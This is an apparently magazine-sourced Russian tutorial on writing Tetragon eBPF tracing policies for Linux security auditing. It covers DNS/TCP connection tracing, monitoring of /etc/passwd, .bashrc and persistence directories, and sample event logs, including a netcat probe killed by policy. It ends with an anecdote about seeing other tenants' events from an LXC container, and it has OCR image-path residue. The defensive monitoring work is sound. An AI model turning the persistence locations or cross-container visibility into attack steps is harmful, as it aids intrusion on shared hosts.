Иногда отдельные скрипты или процессы, например `kumarez.sh`, могут генерировать повторяющиеся логи. В таких случаях в Tetragon можно настроить правило исключения, чтобы избежать избыточного логирования.

В папке `/etc/tetragon/tetragon.conf.d/` создаем файл `export-denylist` со следующим содержимым:

```
{
  "event_set": [
    "PROCESS_EXEC",
    "PROCESS_EXIT"
  ],
  "binary_regex": [
    "^/bin/bash$",
    "^/usr/bin/bash$"
  ],
  "arguments_regex": [
    "/usr/share/user/scripts/kumarez.sh"
  ]
}
```

После правок не забудь перезапустить службу Tetragon. Подобным образом можно исключить родительские процессы (используя `parent_binary` или `parent_arguments`). Это помогает уменьшить шум в журналах.

Еще один полезный сниппет для политик — выявление **неудачной** попытки обращения к объекту (то есть когда код возврата отличается от 0):

```
- matchReturnArgs:
  - index: 0
    operator: "NotEqual"
    values:
    - 0
```

Сетевая политика трассировки

Мы предпочитаем разбираться с полезными функциями сразу на практике, поэтому разберем структуру простого правила и его работу.

Давай посмотрим, как можно написать правило для выявления DNS-запросов. Вот все, что нам известно про DNS: будет происходить сетевое взаимодействие через 53-й порт по протоколу UDP; соединение — исходящее. Отлично! Для начала нам надо найти, какая функция, сискол или kprobe в Linux отвечает за сетевые соединения.

Общий принцип: лучше всего найти именно конечную функцию, выполняющую действие, которое мы хотим замониторить. Погрепав по сисколам (причем мы просто поискали это слово в исходниках Tetragon), упоминания UDP с ходу не нашли. Окей, обратимся к трейспойнтам:

```
cat /sys/kernel/debug/tracing/available_events | grep udp
```

Но вывод тоже жидковат — какие-то `sunrpc`. Что ж, остаются пробы:

```
cat /proc/kallsyms | grep udp | grep send
```

Вывод небольшой, видим в нем функцию `udp_sendmsg` — она-то нам и нужна.

Следующее, с чем надо определиться, — это аргументы функции, которые мы хотим мониторить. Можно грепать репозитории Linux, можно искать в Google. Видим, что первым аргументом идет `sock` — то есть IP-адрес и порт назначения.

Мы знаем, что порт у нас 53-й, поэтому все необходимое для составления политики у нас есть. Не забываем, что в имени политики недопустимы нижние подчеркивания, и соблюдаем синтаксис YAML:

```
apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  name: "dns-udp-tracking"
spec:
  kprobes:
  - call: "udp_sendmsg"
    syscall: false
    args:
    - index: 0
      type: "sock"
    selectors:
    - matchArgs:
      - index: 0
        operator: "DPort"
        values:
        - "53"
```

Сохраняем политику вот по такому пути:

```
/etc/tetragon/tetragon.tp.d/dns_udp.yaml
```

Перезапускаем службу:

```
systemctl restart tetragon
```

И открываем просмотр событий:

```
tetra getevents
```

В соседнем терминале делаем DNS-запрос:

```
nslookup ya.ru
```

И видим, как сработала наша политика:

```
{"process_kprobe":{"process":{"exec_id":
"UEFETUlOOjQ1NjAwMDAwMDA6MQ==", "pid":1, "uid":0, "cwd":"/", "binary"
:"/usr/lib/systemd/systemd", "flags":"procFS auid rootcwd",
"start_time":"2025-03-18T14:10:14.439326884Z", "auid":4294967295,
"parent_exec_id":"UEFETUlOOjE6MA==", "refcnt":36, "tid":598,
"in_init_tree":false}, "parent":{"exec_id":"UEFETUlOOjE6MA==", "pid":
0, "uid":0, "binary":"<kernel>", "flags":"procFS", "start_time":
"2025-03-18T14:10:09.879327579Z", "auid":4294967295, "parent_exec_id"
:"UEFETUlOOjE6MA==", "tid":0, "in_init_tree":false}, "function_name":
"udp_sendmsg", "args":[{"sock_arg":{"family":"AF_INET", "type":
"SOCK_DGRAM", "protocol":"IPPROTO_UDP", "saddr":"192.168.135.3",
"daddr":"8.8.8.8", "sport":34383, "dport":53, "cookie":
"18446637872524733696", "state":"TCP_ESTABLISHED"}}], "action":
"KPROBE_ACTION_POST", "policy_name":"dns-udp-tracking",
"return_action":"KPROBE_ACTION_POST"}, "node_name":"PADMIN", "time":
"2025-03-18T17:06:42.116633601Z"}
```

Из минусов — поскольку это уровень ядра (ниже некуда), то резолва IP-адресов тут не будет. Из плюсов — ты дополнительно видишь, с какими полями события можно работать, например добавить в политику селектор по `daddr`, чтобы выбирать обращения не к твоему любимому DNS-серверу (просто добавь в конец политики).

```
- index: 0
  operator: "NotDAddr"
  values:
  - "8.8.8.8"
```

Если тебе нужно также учесть вариант с TCP, то добавь аналогичное правило, только укажи `call: "tcp_connect"`.

Бывает, что тебе сразу известен syscall. В Tetragon можно без труда найти описание аргументов разных сисколов с указанием их типа, например для `socket`:

```
"socket": [
{
 "Name": "family",
 "Type": "int"
},
{
 "Name": "type",
 "Type": "int"
},
{
 "Name": "protocol",
 "Type": "int"
}
]
```

Однако видим, что открытие сокета не дает нам информации, например, о порте соединения, то есть для использования в чистом виде он не пойдет.

За основу взяты трассировки из примеров tracingpolicy и quickstart.

Можно немного усложнить правило и описать трассировку TCP- и UDP-соединений, при которых происходит обращение на внешние IP-адреса. Готовое правило смотри на нашем GitHub. В правиле используются системные вызовы tcp_connect, `tcp_close`, `tcp_sendmsg` и `udp_sendmsg`.

Вот пример записи из журнала после выполнения команды `curl https://ya.ru`:

```
{"process_kprobe":{"process":{"exec_id":
"eGFrZXA6MjQxOTA0NjIyMTQ0MDg3NjA6MzE5MTQyNA==", "pid":3191424, "uid":
0, "cwd":"/root", "binary":"/usr/bin/curl", "arguments":"https://ya.
ru", "flags":"execve clone", "start_time":"2025-03-05T10:02:49.
876992195Z", "auid":0, "parent_exec_id":
"eGFrZXA6MjQxODk4MDc0ODAwMDAwMDA6MzE5MDcyOA==", "refcnt":1, "tid":
3191424, "user":{"name":"root"}, "in_init_tree":false}, "parent":{
"exec_id":"eGFrZXA6MjQxODk4MDc0ODAwMDAwMDA6MzE5MDcyOA==", "pid":
3190728, "uid":0, "binary":"/usr/bin/bash", "arguments":" " /root"",
"flags":"procFS auid nocwd", "start_time":"2025-03-05T09:51:55.
142582919Z", "auid":0, "parent_exec_id":
"eGFrZXA6MjQxODk4MDc0MzAwMDAwMDA6MzE5MDcyNw==", "tid":3190728, "user"
:{"name":"root"}, "in_init_tree":false}, "function_name":
"tcp_connect", "args":[{"sock_arg":{"family":"AF_INET", "type":"1536"
, "protocol":"IPPROTO_TCP", "saddr":"10.68.85.126", "daddr":"5.255.
255.242", "sport":33396, "dport":443, "cookie":"18446615511771815040"
, "state":"TCP_SYN_SENT"}}], "action":"KPROBE_ACTION_POST",
"policy_name":"net-only-external-addrs", "return_action":
"KPROBE_ACTION_POST"}, "node_name":"xakep", "time":"2025-03-05T10:02:
49.889349017Z"}
```

Пример блокировки обращения по UDP на DNS-сервер Google с помощью netcat:

```
{"process_kprobe":{"process":{"exec_id":
"eGFrZXA6MjUzOTk5NzE5MTc1NjI1NDQ6MzI0MzY5Mw==", "pid":3243693, "uid":
0, "cwd":"/root", "binary":"/usr/bin/nc", "arguments":"-zvw3 -u 8.8.
8.8 53", "flags":"execve clone", "start_time":"2025-03-19T10:01:19.
580149215Z", "auid":0, "parent_exec_id":
"eGFrZXA6MjUzOTk5NzE5MTc1NjI1NDQ6MzI0MzY5Mw==", "refcnt":1, "tid":
3243693, "user":{"name":"root"}, "in_init_tree":false}, "parent":{
"exec_id":"eGFrZXA6MjUzOTk5NzE5MTc1NjI1NDQ6MzI0MzY5Mw==", "pid":
3195474, "uid":0, "binary":"/usr/bin/bash", "arguments":" " /root"",
"flags":"procFS auid nocwd", "start_time":"2025-03-06T10:16:07.
862583157Z", "auid":0, "parent_exec_id":
"eGFrZXA6MjQyNzc2NjAxNDAwMDAwMDA6MzE5NTQ3Mg==", "tid":3195474, "user"
:{"name":"root"}, "in_init_tree":false}, "function_name":
"udp_sendmsg", "args":[{"sock_arg":{"family":"AF_INET", "type":"4352"
, "protocol":"IPPROTO_UDP", "saddr":"10.68.85.126", "daddr":"8.8.8.8"
, "sport":55088, "dport":53, "cookie":"18446615534975814144", "state"
:"TCP_ESTABLISHED"}}, {"int_arg":1}], "action":
"KPROBE_ACTION_SIGKILL", "policy_name":"net-only-external-addrs",
"return_action":"KPROBE_ACTION_POST"}, "node_name":"xakep", "time":
"2025-03-19T10:01:19.598368812Z"}
```

Файловая политика трассировки

Дальше разберем два других правила, которые выявляют доступ к критически важным файлам в Linux, любое чтение или изменение в которых может представлять интерес с точки зрения информационной безопасности. Оба правила используют вызов ядра `security_file_permission`.

Первое правило — на основе оператора `Postfix`, то есть окончания пути (некий аналог `endswith` из Python и JS). Например, у каждого пользователя в Linux может быть свой файл `.bashrc` (`/root/.bashrc` или `/home/user2/.bashrc`), куда злодей может, например, попытаться вписать свой alias для команды.

Второе правило основано на операторе `Equal` и содержит полные пути до критических файлов в Linux.

Вот пример записи в журнале об изменении файла `/etc/passwd` редактором Vi:

```
{"process_kprobe":{"process":{"exec_id":
"eGFrZXA6MjQwMjYwNTI2OTgzNDM0ODc6MzE3OTQxNg==", "pid":3179416, "uid":
0, "cwd":"/root/test", "binary":"/usr/bin/vi", "arguments":"/etc/
passwd", "flags":"execve clone", "start_time":"2025-03-03T12:22:40.
360929717Z", "auid":0, "parent_exec_id":
"eGFrZXA6MjQwMjYwNTI2OTgzNDM0ODc6MzE3OTQxNg==", "refcnt":1, "tid":
3179416, "user":{"name":"root"}, "in_init_tree":false}, "parent":{
"exec_id":"eGFrZXA6MjQwMjYwNTI2OTgzNDM0ODc6MzE3OTQxNg==", "pid":
3163368, "uid":0, "binary":"/usr/bin/bash", "arguments":" " /root/
test"", "flags":"procFS auid nocwd", "start_time":"2025-02-28T07:30:
40.952582904Z", "auid":0, "parent_exec_id":
"eGFrZXA6MjM3NDkzMzMyMzAwMDAwMDA6MzE2MzM2Ng==", "tid":3163368, "user"
:{"name":"root"}, "in_init_tree":false}, function_name":"
security_file_permission", "args":[{"file_arg":{"path":"/etc/passwd
", "permission":"-rw-r--r--"}}, {"int_arg":2}], "return":{"int_arg":
0}, "action":"KPROBE_ACTION_POST", "policy_name":"
file-monitoring-filtered", "return_action":"KPROBE_ACTION_POST"}, "
node_name":"xakep", "time":"2025-03-03T12:22:49.454084205Z"}
```

Достойно уважения, что в событии приводятся разрешения, установленные целевому файлу.

```
{"process_exit":{"process":{"exec_id":
"eGFrZXA6MjQwMjYwNTI2OTgzNDM0ODc6MzE3OTQxNg==", "pid":3179416, "uid":
0, "cwd":"/root/test", "binary":"/usr/bin/vi", "arguments":"/etc/
passwd", "flags":"execve clone", "start_time":"2025-03-03T12:22:40.
360929717Z", "auid":0, "parent_exec_id":
"eGFrZXA6MjQwMjYwNTI2OTgzNDM0ODc6MzE3OTQxNg==", "tid":3179416, "user"
:{"name":"root"}, "in_init_tree":false}, "parent":{"exec_id":
"eGFrZXA6MjQwMjYwNTI2OTgzNDM0ODc6MzE3OTQxNg==", "pid":3163368, "uid":
0, "binary":"/usr/bin/bash", "arguments":" " /root/test"", "flags":
"procFS auid nocwd", "start_time":"2025-02-28T07:30:40.952582904Z",
"auid":0, "parent_exec_id":
"eGFrZXA6MjM3NDkzMzMyMzAwMDAwMDA6MzE2MzM2Ng==", "tid":3163368, "user"
:{"name":"root"}, "in_init_tree":false}, "time":"2025-03-03T12:22:49.
455738131Z"}, "node_name":"xakep", "time":"2025-03-03T12:22:49.
455737021Z"}
```

Если при редактировании файла не сохранить изменение, будет отсутствовать вызов `security_file_permission` и залогируется просто исполнение команды в `process_exec`.

Для закрепления — еще пример правила: оно будет срабатывать при изменении конфигов критических служб, при создании файлов (системный вызов fd_install) в папках с задачами, запускаемыми по расписанию, и в других сценариях, которые хакеры используют для закрепления.

Пример лога, который можно наблюдать при создании файла `some3.txt` командой `touch` в папке `/etc/profile.d/`, куда потенциально может быть внедрен скрипт автозапуска:

```
{"process_kprobe":{"process":{"exec_id":
"eGFrZXA6MjQwMjM1OTkyNDY1MjgzOTQ6MzE3Nzc0OA==", "pid":3177748, "uid":
0, "cwd":"/root/test", "binary":"/usr/bin/touch", "arguments":"/etc/
profile.d/some3.txt", "flags":"execve clone", "start_time":
"2025-03-03T11:41:46.909112495Z", "auid":0, "parent_exec_id":
"eGFrZXA6MjQwMjYwNTI2OTgzNDM0ODc6MzE3OTQxNg==", "refcnt":1, "tid":
3177748, "user":{"name":"root"}, "in_init_tree":false}, "parent":{
"exec_id":"eGFrZXA6MjQwMjYwNTI2OTgzNDM0ODc6MzE3OTQxNg==", "pid":
3163368, "uid":0, "binary":"/usr/bin/bash", "arguments":" " /root/
test"", "flags":"procFS auid nocwd", "start_time":"2025-02-28T07:30:
40.952584497Z", "auid":0, "parent_exec_id":
"eGFrZXA6MjM3NDkzMzMyMzAwMDAwMDA6MzE2MzM2Ng==", "tid":3163368, "user"
:{"name":"root"}, "in_init_tree":false}, "function_name":"fd_install"
, "args":[{"int_arg":3}, {"file_arg":{"path":"/etc/profile.d/some3.
txt", "permission":"-rw-r--r--"}}], "action":"KPROBE_ACTION_POST",
"policy_name":"file-create-open-dirs", "return_action":
"KPROBE_ACTION_POST"}, "node_name":"xakep", "time":"2025-03-03T11:41:
46.912969231Z"}
```


АУДИТ ПО-ВЗРОСЛОМУ

ПРИМЕНЯЕМ TETRAGON НА ПРАКТИКЕ (И УБЕЖДАЕМСЯ В СИЛЕ EBPF)

КУЛСТОРИ НА ХОСТИНГЕ

Напоследок расскажем про прикол с eBPF на одном из зарубежных хостингов.

Как-то раз мы арендовали виртуалку, а именно LXC-контейнер в славной Германии. Запуск auditd на этой машине был запрещен политиками AppArmor. Ниже — переписка с технической поддержкой хостинга.



Adjust LXC Container Configuration
If the issue is specific to the LXC container, ensure that the container's AppArmor profile includes the necessary permissions:

Check the container's configuration file (e.g., /var/lib/lxc//config).
Add or modify the lxc.apparmor.profile setting to include the required permissions.

[redacted] b[redacted]


The reason is: [19109712.355189] audit: type=1400 audit(1739281403.527:18033): apparmor="DENIED" operation="change_onexec" class="file" info="label not found" error=-2 namespace="root//lxc-1752488_" profile="unconfined" name="ubuntu_pro_esm_cache" pid=396522 comm="(python3)"

And I cant change something: Unable to replace "userbindmount". /sbin/apparmor_parser: Access denied. You need policy admin privileges to manage profiles.

[redacted] b[redacted]

auditd is service with security logging for linux - see https://www.redhat.com/en/blog/configure-linux-auditing-auditd

Описываем проблему



[redacted] b[redacted]

Hi b[redacted]

AppArmor cannot be used with our vServers as it requires certain permissions which we cannot grant for security reasons, sorry.

Herzliche Grüße / Best regards,
Eric [redacted]

2nd Level Suppor[redacted]Teamleader


Eric[redacted]

AppArmor is enforced by the host, any changes to AppArmor profiles or namespaces must be made on the host system.

[redacted] b[redacted]

Полученный ответ

Из-за «секурити ризон» не хотят сделать исключение для благородных донов... Что ж, мы ИБшники, нам надо мониторить свою машинку. И тут мы, конечно, вспомнили про eBPF! Поставили Tetragon, направили журналы в SIEM, в нашем случае это была KUMA (Kaspersky Unified Monitoring and Analysis Platform), и заметили, что видим события не только с нашей машины. Например, продление сертификата Let's Encrypt какого-то сайта...



События

```
SELECT count(ID), DeviceCustomString5
FROM `events`
WHERE ServiceID = '996158cb-cef6-422f-83d0-bb2930be152d' AND SourceProcessName = '/app/acme.sh'
GROUP BY DeviceCustomString5
ORDER BY count(ID) DESC
LIMIT 250
```

Нажмите Ctrl + Enter, чтобы выполнить запрос

Всего: 7944

Группы (3)

count(ID)	DeviceCustomString5
2711	/app/acme.sh --issue --log /dev
2673	/app/acme.sh --issue --log /dev
2560	/app/acme.sh --issue --log /dev

